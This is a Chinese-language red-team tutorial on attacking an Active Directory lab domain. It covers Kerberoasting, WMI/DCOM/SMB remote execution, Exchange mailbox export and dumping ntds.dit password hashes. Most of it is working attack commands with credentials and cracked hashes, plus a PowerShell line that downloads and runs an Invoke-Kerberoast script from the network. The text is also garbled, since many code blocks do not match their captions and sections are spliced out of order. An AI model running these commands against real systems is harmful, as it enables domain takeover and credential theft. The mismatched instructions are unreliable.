MSSQLSvc/...	SQLAdm	CN=NetWorkManager,OU=BeiJing,DC=teamssix,DC=com	2020-02-17 00:03:53.373859	2020-11-24 19:59:48.870491	
MSSQLSvc/...	klion	CN=NetWorkManager,OU=BeiJing,DC=teamssix,DC=com	2020-02-17 01:21:46.081266	2020-09-28 23:48:02.117112	
MSSQLSvc/...	Jery	CN=Admins,OU=BeiJing,DC=teamssix,DC=com	2020-02-17 05:07:45.063481	2020-11-24 19:37:25.583332	
MSSQLSvc/...	Jery	CN=Admins,OU=BeiJing,DC=teamssix,DC=com	2020-02-17 05:07:45.063481	2020-11-24 19:37:25.583332	

2、kerberoast

kerberoast 是一种针对 Kerberos 协议的利用方式，在因为需要使用某个特定资源而向 TGS 发送 Kerberos 服务票据的请求时，用户首先需要使用具有有效身份权限的 TGT 向 TGS 请求相应服务的票据。

当 TGT 被验证有效且具有该服务的权限时，TGS 会向用户发送一张票据。该票据使用与 SPN 相关联的计算机服务账号的 NTLM Hash (RC4_HMAC_MD5)，就是说，RT 会通过 Kerberoast 尝试使用不同的 NTLM Hash 来打开该

Kerberos 票据，如果 RT 使用的 NTLM Hash 是正确的，Kerberos 票据就会被打开，而该 NTLM Hash 对应于该计算机服务账号的密码。

kerberoast 的利用思路：

1、查询 SPN 寻找在 Users 下并且是高权限域用户的服务

2、请求并导出 TGS

3、对 TGS 进行爆破

这里以 MSSQL 服务为例，并尝试破解该服务的票据

手动注册 SPN

none

```
# 指定目标系统用户名
$User="teamssix.com\administrator"

# 指定目标系统密码
$Password=ConvertTo-SecureString -String "1qaz@WSX" -AsPlainText -Force

# 将账号和密码整合起来，以便导入 Credential 中
$Cred=New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User,$Password

# 在远程系统中运行 calc.exe 命令
Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList "calc.exe" -ComputerName "192.168.7.7" -Credential $Cred
```

查看用户所对应的 SPN

none

```
# 适于 Windows xp、server 2003
wmic /node:192.168.7.7 /user:administrator /password:1qaz@WSX PATH win32_terminalsettings WHERE (__Class!="" ) CALL SetAllowTSConnections 1

# 适于 Windows 7、8、10, server 2008、2012、2016, 注意 ServerName 需要改为目标的 hostname
wmic /node:192.168.7.7 /user:administrator /password:1qaz@WSX RDTOGGLE WHERE ServerName='dc' call SetAllowTSConnections 1
或者
wmic /node:192.168.7.7 /user:administrator /password:1qaz@WSX process call create 'cmd.exe /c REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f'
```

也可以使用 adsiedit.msc 查看用户 SPN 及其他高级属性

为用户配置指定服务的登录权限, gpedit.msc 打开本地组策略编辑器, 找到以下路径, 将用户添加进去, 例如这里添加的用户为 test

none

```
REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
```

因为 Kerberos 协议的默认加密方式是 AES256_HMAC, 而通过 tgsreperack.py 脚本无法破解该加密方式, 因此我们可以通过组策略将加密方式设置为 RC_HMAC_MD5

在本地组策略编辑器中, 找到以下路径, 将加密方式设置为 RC_HMAC_MD5

none

```
wmic /node:192.168.7.7 /user:administrator /password:1qaz@WSX process call create "shutdown.exe -r -f -t 0"
```

请求指定 SPN 的服务票据

none

```
python3 smbexec.py teamssix.com/administrator:1qaz@WSX@192.168.7.7
```

或者请求所有服务的服务票据

none

```
git clone https://github.com/brav0hax/smbexec.gitcd smbexec/chmod +x install.shsudo ./install.sh
```

可以使用 klist 查看本地缓存的票证，看看有没有新的票据

之后在 mimikatz 中执行如下命令，将内存中的票据导出

none

```
1. System Enumeration // 获取系统信息2. System Exploitation // 执行系统命令3. Obtain Hashes // 获取系统哈希4. Options // 一些其他操作5. Exit // 退出
```

也可以不使用 mimikatz，使用 powershell 脚本导出支持 hashcat 破解的格式

none


```

1. Create a host list // 扫描目标 IP 段中存活的主机
2. Check systems for Domain Admin // 获取目标系统中的管理员
3. Check systems for logged in users // 获取当前登录目标系统的用户
4. Check systems for UAC // 获取目标系统 UAC 的状态
5. Enumerate Shares // 获取目标系统中的网络共享目录
6. File Finder // 搜索目标系统中的敏感文件
7. Remote login validation // 获取目标系统中远程登录的用户
8. Main menu // 返回主菜单

```

或者使用 Rubeus 获取票据

none

```

1. Create an executable and rc script // 生成一个 meterpreter Payload 并在目标系统中运行它
2. Disable UAC // 关闭远程主机的 UAC
3. Enable UAC // 开启远程主机的 UAC
4. Execute Powershell // 执行一个 PowerShell 脚本
5. Get Shell // 使用基于 PsExec 的方式获得目标系统的 Shell
6. In Memory Meterpreter via Powershell // 通过 PowerShell 在内存中插入 Meterpreter Payload
7. Remote system access // 远程访问系统
8. Main menu // 返回主菜单

```

也可以使用 impacket 获取票据

none

```

1. Domain Controller // 获取域控哈希
2. Workstation & Server Hashes // 获取本地哈希
3. Main menu // 返回主菜单

```

```

$ python3 GetUserSPNs.py -request -dc-ip 192.168.7.7 -debug teamssix.com/test
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210827.162957.5aa97fa7-py3.9.egg/impacket
Password:
[+] Connecting to 192.168.7.7, port 389, SSL False
[+] Total of records returned 7

```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc...	SQLAdm	CN=NetWorkManager,OU=Beijing,DC=teamssix,DC=com	2020-02-17 00:03:53.373859	2020-11-24 19:59:48.870491	
MSSQLSvc...	SQLAdm	CN=NetWorkManager,OU=Beijing,DC=teamssix,DC=com	2020-02-17 00:03:53.373859	2020-11-24 19:59:48.870491	
MSSQLSvc...	klion	CN=NetWorkManager,OU=Beijing,DC=teamssix,DC=com	2020-02-17 01:50:46.081266	2020-09-28 23:48:02.117112	
MSSQLSvc...	Jery	CN=Admins,OU=Beijing,DC=teamssix,DC=com	2020-02-17 05:07:45.063481	2020-11-24 19:37:25.583332	
MSSQLSvc...	Jery	CN=Admins,OU=Beijing,DC=teamssix,DC=com	2020-02-17 05:07:45.063481	2020-11-24 19:37:25.583332	
MSSQLSvc...	test	CN=Remote Desktop Users,CN=Builtin,DC=teamssix,DC=com	2021-09-04 21:58:56.899533	2021-09-06 23:05:06.194412	

```

[+] Trying to connect to KDC at 192.168.7.7
[+] Trying to connect to KDC at 192.168.7.7
[+] Trying to connect to KDC at 192.168.7.7
Skimming...
```



将 MSSQL 服务所对应的票据复制到有 kerberoast 的机器上，之后用 kerberoast 中的 tgsreperack.py 脚本破解票据的 NTLM Hash

Kerberoast 脚本下载地址：<https://github.com/nidem/kerberoast>

none

1. Save State	// 保存当前状态	2. Load State	// 加载以前保存的状态	3. Set Thread Count	// 设置
线程数		4. Generate SSL Cert	// 生成 SSL 证书	5. Enter Stealth Mode	// 进入安静模式
于		6. About			// 关
7. Main menu	// 返回主菜单				

或者使用 hashcat 破解 powershell 脚本、Rubeus、impacket 获取到的服务票据


none

Get-CimInstance Win32_DCOMApplication


```
$krb5tgs$23$*test$TEAMSSIX.COM$teamssix.com/test*$d16776c093b26f56ef72c374d244c221$9a6402e0ff46  
848b64205a27999050584a17bf4fdca8aaabba1ec0ae6023d2dd318e32fee59515c323c14afe755aaccac306eada41  
e7586d61d46a5257992eac005f3d7c2de6c1d9995fdeebf73f7b4346728197a1a8b1a5cfa6d5350fe24ca9359a8d866  
05f44bb26d62cf6bb35131d0f485540489eb2bc6b5ffef4ece2217c333cd2b11b032d6663d4a9924f4cc2bfee5188e6  
b4de9e3fe89b490bf543b03f55c4e8b05ef835fceb7b02be8908d2f739ed54e64b333c7b3c3d58a2c385154e9599169  
bae419fd6f4147aab250e8620162e3321c56705be2826c48f99706ed29bb997c0e8feb6410476a70571539442bacd21  
a5d5ccbfe5450d27090eb8e05c1bf975fff3ff45af22905dcfbef938ff496d323e2e6afbd7f293c9a79be063cce1ef7  
6471a84340759e2dd5c3d3a64bfa9704e0472b1d2e4c887ae09:1qaz@WSX
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Name.....: Kerberos 5, etype 23, TGS-REP  
Hash.Target.....: $krb5tgs$23$*test$TEAMSSIX.COM$teamssix.com/test*$d...87ae09  
Time.Started.....: Mon Sep 6 23:28:55 2021, (0 secs)  
Time.Estimated...: Mon Sep 6 23:28:55 2021, (0 secs)  
Guess.Base.....: File (passwd.txt)
```

```
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 593.5 kH/s (0.98ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1045/1045 (100.00%)
Rejected.....: 0/1045 (0.00%)
Restore.Point....: 0/1045 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: 123456 -> 12312312
```



1、Exchange 的基本操作

在 Exchange 服务器上的 PowerShell 里进行以下操作

将 Exchange 管理单元添加到当前会话中

none

```
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_DCOMApplication
```

查看邮件数据库

none

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1"))
```

查询数据库的物理路径

none

```
$com.Document.ActiveView | Get-Member
```

获取现有用户的邮件地址

none

```
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c calc.exe","Minimized")
```

查看指定用户的邮箱使用信息

none

```
$com = [Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.7.7"))  
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c calc.exe","Minimized")  
或者  
[Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.7.7")).Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c calc.exe","Minimized")
```

获取用户邮箱中的邮件数量，通过该命令还可以列出那些用户未登录过邮箱

none

```
$com=[Activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39','192.168.7.7'))  
$com.Item().Document.Application.ShellExecute("cmd.exe","/c calc.exe","%windown%\system32",$null,0)
```

```
$com.item().Document.Application.ShellExecute( cmd.exe , /c calc.exe , c:\windows\system32 , $null,0)
```

或者

```
[Activator]::CreateInstance([Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"192.168.7.7")).item  
().Document.Application.ShellExecute("cmd.exe", "/c calc.exe", "c:\windows\system32", $null,0)
```

2、导出指定的电子邮箱

Exchange Server 2007 中需要使用 ExportMailBox 命令，在 Exchange Server 2010 SP1 及以后的版本中可以使用图形化界面导出，也可以使用 PowerShell

如果想要导出 PTS 格式的邮件文件，则需要为用户配置导出 / 导出权限。

配置用户的导入导出权限

查看用户权限

none

```
$com = [activator]::CreateInstance([type]::GetTypeFromprogID("Excel.Application", "192.168.7.7"))$com.DisplayAlert  
s = $false$com.DDEInitiate("cmd.exe", "/c calc.exe")
```

将 Administrator 用户添加到 Mailbox Import Export 角色组里，将用户添加到角色组后，需要重启 Exchange 服务才能执行导出操作

none

```
$com = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880", "192.168.7.7"  
)
```

```
$com.Document.Application.shellExecute("calc.exe")
```

或者

```
[activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","192.168.3.144")).Document.Application.shellExecute("calc.exe")
```

删除刚刚添加的 Mailbox Import Export 角色组中的用户

none

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("Visio.Application","192.168.7.7"))
```

```
$com.[0].Document.Application.shellExecute("calc.exe")
```

或者

```
[activator]::CreateInstance([type]::GetTypeFromProgID("Visio.Application","192.168.7.7")).[0].Document.Application.shellExecute("calc.exe")
```

设置网络共享文件夹

不论使用哪种方式导出邮件，都需要将文件放置在 UNC（Universal Naming Convention，通用命名规则，也称通用命名规范）路径下

类似于“\hostname\sharename”、“\ipaddress\sharename”的网络路径下，sharename 为网络共享名称。

首先开启共享，将 C 盘 inetpub 文件夹设置为 everyone 可读写，执行如下命令：

none

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("Outlook.Application","192.168.7.7"))
```

```
$com.createObject("Shell.Application").shellExecute("192.168.7.7")
```

或者


```
[activator]::CreateInstance([type]::GetTypeFromProgID("Outlook.Application", "192.168.7.7")).createObject("Shell.Application").shellExecute("calc.exe")
```

导出用户的电子邮件

使用 PowerShell 导出电子邮件，用户的电子邮箱目录一般为 Inbox（收件箱）、SentItems（已发送邮件）、DeletedItems（已删除邮件）、Drafts（草稿）等

none

```
python3 dcomexec.py teamssix.com/administrator:1qaz@WSX@192.168.7.7
```

使用图形化界面导出电子邮件，访问 <https://127.0.0.1/ecp>，打开 Exchange 管理中心的登录界面。

输入账号密码进入 Exchange 管理中心，点击「...」更多按钮，选择「导出到 PST 文件」即可进行导出操作。





管理导出请求

不论是通过 Powershell 导出还是通过图形化的方式导出，都会在 Exchange 中生成一条告警信息，这些信息有助于 BT 发现服务器里的异常行为，通过以下命令，可以查看之前的导出请求记录信息。

none

```
python3 dcomexec.py teamssix.com/administrator:1qaz@WSX@192.168.7.7 ipconfig
```

将指定用户已经完成的导出请求删除

none

```
python3 dcomexec.py teamssix.com/administrator@192.168.7.7 -hashes aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24
```

删除所有已完成的导出请求

none

接下来 **TGS** 利用自己的密钥解密 **TGT** 内容，此时 **TGS** 获取到经过 **AS** 认证后的用户信息、**CT_SK**、时间戳信息，通过时间戳判断此次请求时延是否正常，如果时延正常就继续下一步。

之后 **TGS** 会使用 **CT_SK** 解密客户端发来的第一部分内容，取出其中的用户信息和 **TGT** 里的用户信息进行对比，如果全部一致则认为客户端身份正常，继续下一步。

此时 **TGS** 将向客户端发起响应，响应信息包含两部分：

删除所有导出请求，包括完成和失败的请求

none

```
serviceclass "/" hostname [":"port] ["/" servicename]
```

0、前言

在活动目录中，所有数据都保存在 ntds.dit 文件中，ntds.dit 是一个二进制文件，存储位置为域控的 %SystemRoot%\ntds.dit

ntds.dit 中包含（但不限于）用户名、散列值、组、GPP、OU 等与活动目录相关的信息，因此如果我们拿到 ntds.dit 就能获取到域内所有用户的 hash

在通常情况下，即使拥有管理员权限，也无法读取域控中的 ntds.dit 文件（因为活动目录始终访问这个文件，所以文件被禁止读取），它和 SAM 文件一样，是被 Windows 操作系统锁定的。

不过使用 Windows 本地卷影拷贝服务 就可以获得文件的副本（类似于虚拟机的快照）

1、使用卷影拷贝服务提取 ntds.dit

ntdsutil

ntdsutil 是一个为活动目录提供管理机制的命令行工具，使用 ntdsutil 可以维护和管理活动目录数据库、控制单个主机操作、创建应用程序目录分区、删除由未使用活动目录安装向导（DCPromo.exe）成功降级的与控制器留下的元数据等。

该工具默认安装在域控上，使用以下命令创建一个快照，该快照包含 Windows 中的所有文件，且在复制文件时不会受到 Windows 锁定机制的限制。

none

```
MSSQLSvc/DBServer.teamssix.com:1433
```

加载刚刚创建的快照

none

```
exchangeMDB/ExServer.teamssix.com
```

使用 copy 命令将快照中的文件复制到 C 盘下

none

```
TERMSRV/ExServer.teamssix.com
```

删除之前加载的快照

none

```
WSMAN/ExServer.teamssix.com
```

查询当前系统中的快照，可以看到没有任何快照

none

```
setspn -T teamssix -Q */*
```

```
C:\Users\Administrator>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
snapshot: activate instance ntds
Active instance set to "ntds"
snapshot: create
Creating snapshot...
Snapshot set {ce2f5901-022f-4c21-b266-b4c14db67749} generated successfully.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>ntdsutil snapshot "mount {ce2f5901-022f-4c21-b266-b4c14db67749}" quit quit
ntdsutil: snapshot
snapshot: mount {ce2f5901-022f-4c21-b266-b4c14db67749}
Snapshot {e6f6d639-4786-4dc5-a47f-0b30519a00ab} mounted as C:\$SNAP_202109081356_VOLUMEC$\
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>copy C:\$SNAP_202109081356_VOLUMEC$\windows\NTDS\ntds.dit C:\ntds.dit
1 file(s) copied.

C:\Users\Administrator>ntdsutil snapshot "unmount {ce2f5901-022f-4c21-b266-b4c14db67749}" "delete {ce2f5901-022f-4c21-b266-b4c14db67749}" quit quit
ntdsutil: snapshot
snapshot: unmount {ce2f5901-022f-4c21-b266-b4c14db67749}
Snapshot {e6f6d639-4786-4dc5-a47f-0b30519a00ab} unmounted.
snapshot: delete {ce2f5901-022f-4c21-b266-b4c14db67749}
Snapshot {e6f6d639-4786-4dc5-a47f-0b30519a00ab} deleted.
snapshot: quit
ntdsutil: quit

C:\Users\Administrator>ntdsutil snapshot "List All" quit quit
ntdsutil: snapshot
snapshot: List All
No snapshots found
```



```
No snapshots found.  
snapshot: quit  
ntdsutil: quit
```

vssadmin

vssadmin 可用于创建和删除卷影拷贝、列出卷影的信息（只能管理系统 Provider 创建的卷影拷贝）、显示已安装的所有卷影拷贝写入程序（writers）和提供程序（providers），以及改变卷影拷贝的存储空间（即所谓的“diff 空间”）的大小等。

vssadmin 的使用流程和 ntdsutil 差不多，首先创建一个 C 盘的卷影拷贝

none

```
Import-Module ActiveDirectoryget-aduser -filter {AdminCount -eq 1 -and (servicePrincipalName -ne 0)} -prop * |select name,whencreated,pwdlastset,lastlogon
```

在创建的卷影拷贝中将 ntds.dit 复制出来

none

```
Import-Module .\Microsoft.ActiveDirectory.Management.dllget-aduser -filter {AdminCount -eq 1 -and (servicePrincipalName -ne 0)} -prop * |select name,whencreated,pwdlastset,lastlogon
```

删除快照

none

```
Import-Module .\PowerView.ps1Get-NetUser -spn -AdminCount|Select name,whencreated,pwdlastset,last
```

```

C:\Users\Administrator>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
Shadow Copy ID: {5af89061-876d-40df-a49d-21287fa03df0}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12\windows\NTDS\ntds.dit C:\ntds.dit
1 file(s) copied.

C:\Users\Administrator>vssadmin delete shadows /for=C: /quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

```



vssown.vbs

vssown.vbs 脚本的功能和 vssadmin 类似，可用于创建和删除卷影拷贝以及启动和停止卷影拷贝服务。

vssown.vbs 下载地址：<https://raw.githubusercontent.com/borigue/ptscripts/master/windows/vssown.vbs>

启动卷影拷贝服务

none

```

Discover-PSInterestingServices # 查找所有 SPN 服务 Discover-PSMSEExchangeServers # 查找 Exchange 服务器 Discover-
PSMSSQLServers # 查找 MSSQL 服务器 Find-PSServiceAccounts # 查找服务账户 Get-DomainKerberosPolicy
# 获取域 Kerberos 策略 Get-PSADForestInfo # 获取域森林信息 Get-PSADForestqInfo # 获取域森林 KRB
GT 信息

```

创建一个 C 盘的卷影拷贝

none

```
Import-Module .\Discover-PSMSSQLServers.ps1Discover-PSMSSQLServers或者PowerShell -Exec bypass -C "Import-Module .\Discover-PSMSSQLServers.ps1;Discover-PSMSSQLServers"
```

列出当前卷影拷贝

none

```
Import-Module .\Discover-PSInterestingServices.ps1Discover-PSInterestingServices或者PowerShell -Exec bypass -C "Import-Module .\Discover-PSInterestingServices.ps1;Discover-PSInterestingServices"
```

复制 ntds.dit

none

```
./GetUserSPNs.ps1或者PowerShell -Exec bypass -File GetUserSPNs.ps1
```

删除卷影拷贝

none

```
cscript.exe GetUserSPNs.vbs
```

```
C:\>cscript vssown.vbs /start
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
```

```
[*] Signal sent to start the VSS service.
```

```
C:\>cscript vssown.vbs /create c
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
```

```
[*] Attempting to create a shadow copy.
```

```
C:\>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
```

SHADOW COPIES

=====

```
[*] ID: {22B93FE6-D53A-4ECA-BD5A-7A2A68203EF8}
[*] Client accessible: True
[*] Count: 1
[*] Device object: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14
[*] Differential: True
[*] Exposed locally: False
[*] Exposed name:
[*] Exposed remotely: False
[*] Hardware assisted: False
[*] Imported: False
[*] No auto release: True
[*] Not surfaced: False
[*] No writers: True
[*] Originating machine: dc.teamssix.com
[*] Persistent: True
[*] Plex: False
[*] Provider ID: {B5946137-7B9F-4925-AF80-51ABD60B20D5}
[*] Service machine: dc.teamssix.com
[*] Set ID: {E3444309-239A-434B-98C0-18F5ABBEEF6D}
[*] State: 12
[*] Transportable: False
[*] Volume name: \\?\Volume{a7e211c5-4e37-11ea-81f1-806e6f6e6963}\
```

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\windows\NTDS\ntds.dit C:\ntds.dit
1 file(s) copied.
```

```
C:\>cscript vssown.vbs /delete {22B93FE6-D53A-4ECA-BD5A-7A2A68203EF8}
```



TeamsSix

```
Microsoft (R) Windows Script Host Version 5.8  
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.  
[*] Attempting to delete shadow copy with ID: {22B93FE6-D53A-4ECA-BD5A-7A2A68203EF8}
```

IFM

除了上面介绍的通过执行命令来提取 ntds.dit，也可以通过创建一个 IFM 的方式获取 ntds.dit

在使用 ntdsutil 创建媒体安装集（IFM）时，需要进行生成快照、加载、将 ntds.dit 和计算机的 SAM 文件复制到目标文件夹中等操作，这些操作也可以通过 PowerShell 或 VMI 远程执行。

在域控中以管理员模式打开命令行环境，输入命令

none

```
Import-Module .\Get-SPN.psm1;Get-SPN -type service -search *或者PowerShell -Exec bypass -C "Import-Module .\Get-SPN.psm1;Get-SPN -type service -search *"
```

此时 ntds.dit 将被保存在 C:\test\Active Directory 下，SYSTEM 和 SECURITY 两个文件将被保存在 C:\test\registry 文件夹下

将 ntds.dit 拖回本地后，在目标机器上将 test 文件夹删除

Copy-VSS.ps1

nishang 工具包里的 Copy-VSS.ps1 也可以将 ntds.dit 提取出来，nishang 工具包地址：

<https://github.com/samratashok/nishang>

none

```
Import-Module .\Get-SPN.psm1Get-SPN -type service -search * -List yes或者PowerShell -Exec bypass -C "Import-Module .\Get-SPN.psm1;Get-SPN -type service -search * -List yes"
```

通过该脚本，可以将 SAM、SYSTEM，ntds.dit 复制到与 ps1 脚本相同的目录下。

diskshadow

diskshadow 和 vshadow 功能类似，不过 vshadow 是包含在 Windows SDK 里的，因此实际应用的时候还需要将其上传到目标机器上。

diskshadow 有交互模式和非交互模式，在使用交互模式时，需要在图形化界面里操作

首先创建一个 txt 文件，内容如下：

none

```
Import-Module .\Get-DomainSpn.psm1Get-DomainSpn或者PowerShell -Exec bypass -C "Import-Module .\Get-DomainSpn.psm1;Get-DomainSpn"
```

使用 diskshadow 调用刚才的文本文件

none

```
python3 GetUserSPNs.py -dc-ip 192.168.7.7 teamssix.com/test
```

因为 system.hive 里存放着 ntds.dit 的密钥，所以需要转储 system.hive，不然没法查看 ntds.dit 里内容

none

```
setspn -A MSSQLSvc/DBSRV.teamssix.com:1433 test
```

```
PS C:\> type .\command.txt
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% k:
exec "C:\windows\system32\cmd.exe" /c copy k:\Windows\NTDS\ntds.dit C:\ntds.dit
delete shadows all
list shadows all
reset
exit
PS C:\> diskshadow /s C:\command.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2007 Microsoft Corporation
On computer: DC, 2021/9/8 下午 03:57:39

-> set context persistent nowriters
-> add volume c: alias someAlias
-> create
Alias someAlias for shadow ID {a083c6ee-27c4-4374-ac4d-5ca59b48ceaa} set as environment variable.
Alias USS_SHADOW_SET for shadow set ID {4d43cca1-c1e2-4807-93d4-1f884aa69f47} set as environment variable.

Querying all shadow copies with the shadow copy set ID {4d43cca1-c1e2-4807-93d4-1f884aa69f47}

* Shadow copy ID = {a083c6ee-27c4-4374-ac4d-5ca59b48ceaa}                %someAlias%
  - Shadow copy set: {4d43cca1-c1e2-4807-93d4-1f884aa69f47}            %USS_SHADOW_SET%
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{a7e211c5-4e37-11ea-81f1-806e6f6e6963}\ [C:\]
  - Creation time: 2021/9/8 下午 03:57:40
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy18
  - Originating machine: dc.teamssix.com
  - Service machine: dc.teamssix.com
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - Attributes: No Auto Release Persistent No Writers Differential
```

```
Number of shadow copies listed: 1
-> expose %someAlias% k:
-> %someAlias% = {a083c6ee-27c4-4374-ac4d-5ca59b48ceaa}
The shadow copy was successfully exposed as k:\.
-> exec "C:\windows\system32\cmd.exe" /c copy k:\Windows\NTDS\ntds.dit C:\ntds.dit
    1 file(s) copied.
-> delete shadows all
Deleting shadow copy {a083c6ee-27c4-4374-ac4d-5ca59b48ceaa} on volume \\?\Volume{a7e211c5-4e37-11ea-81f1-81abd60b20d5} [Attributes: 0x00120019]...

Number of shadow copies deleted: 1
-> list shadows all

Querying all shadow copies on the computer ...
No shadow copies found in system.
-> reset
-> exit
PS C:\> reg save hklm\system c:\windows\temp\system.hive
The operation completed successfully.
```



Invoke-NinjaCopy.ps1

PowerSploit 工具包里的 Invoke-NinjaCopy.ps1 脚本也可以提取 ntds.dit 文件，这种方法没有调用 Volume Shadow Copy 服务，所以不会产生日志文件

PowerSploit 工具包项目地址: <https://github.com/PowerShellMafia/PowerSploit>

none

```
setspn -L teamssix.com\test
```

impacket

impacket 安装

none

\计算机配置\Windows 设置\安全设置\本地策略\用户权限分配\作为服务登录

通过 impacket 里的 secretsdump.py 脚本可以直接远程读取 ntds.dit 并导出哈希值

none

\计算机配置\Windows 设置\安全设置\本地策略\安全选项\网络安全：配置 Kerberos 允许的加密类型

2、导出 ntds.dit 文件中的散列值

esedbexport

安装 esedbexport, 以 Kali 为例

none

```
$SPNName = 'MSSQLSvc/DBSRV.teamssix.com'  
Add-Type -AssemblyName System.IdentityModel  
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName
```

导出 ntds.dit

none

```
Add-Type -AssemblyName System.IdentityModel  
setspn -q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSecur  
ityToken -ArgumentList $_.Context.PostContext[0].Trim() }
```

安装 ntdsextract

none

```
kerberos::list /export
```

将 ntds.dit.export 和 SYSTEM 文件放入到 ntdsextract 工具的文件夹中，然后导出哈希值，最后的结果将保存在 all_user.txt 里

none

```
powershell.exe -exec bypass -c "IEX (New-Object System.Net.Webclient).DownloadString('https://ghproxy.com/http  
s://raw.githubusercontent.com/EmpireProject/Empire/6ee7e036607a62b0192daed46d3711afc65c3921/data/module_source/cr  
edentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | fl"
```


如果提示 ImportError: No module named Crypto.Hash, 直接 pip install pycryptodome 即可

```
# python2 dsusers.py ntds.dit.export/datatable.3 ntds.dit.export/link_table.5 output --syshive SYSTEM --passwordhasher --pwd
format ocl --ntoufile atout --lmoufile lmout | tee all_user.txt

[+] Started at: Wed, 08 Sep 2021 09:12:20 UTC
[+] Started with options:
    [-] Hash output format: ocl
The directory (/usr/share/ntdsxtract/output) specified does not exists!
Would you like to create it? [Y/N] Y

[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/usr/share/ntdsxtract/output/offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 100% -> 8125 records processed
[+] Sanity checks...
    Schema record id: 1811
    Schema type id: 10
[+] Extracting schema information - 100% -> 3998 records processed
[+] Loading saved map files (Stage 2)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/usr/share/ntdsxtract/output/links.map'
[+] Rebuilding maps...
[+] Extracting object links...
```

```
List of users:
=====
Record ID:      3562
User name:      Administrator
User principal name: Administrator@
SAM Account name: Administrator
SAM Account type: SAM_NORMAL_USER_ACCOUNT
GUID:          994c4ab6-f36c-4043-babf-038829a86d34
SID:           S-1-5-21-284927032-1122706408-2778656994-500
When created:   2020-02-17 03:38:01+00:00
When changed:   2021-09-01 03:34:11+00:00
Account expires: Never
Password last set: 2021-07-29 09:18:18.131884+00:00
```



ntds.dit 包含域内的所有信息，可以通过分析 ntds.dit 导出域内的计算机信息以及其他信息，最后结果将保存在 all_computers.csv 文件内

none

```
Rubeus.exe kerberoast
```

impacket

将 ntds.dit.export 和 SYSTEM 文件放入到 impacket 工具的文件夹中

none

```
python3 GetUserSPNs.py -request -dc-ip 192.168.7.7 -debug teamssix.com/test
```

或者直接使用 python 执行 secretdata.py 文件

或者直接使用 python 执行 secretsdump.py 文件

none

```
python tgsreperack.py password.txt mssql.kirbi
```

NTDSDump.exe

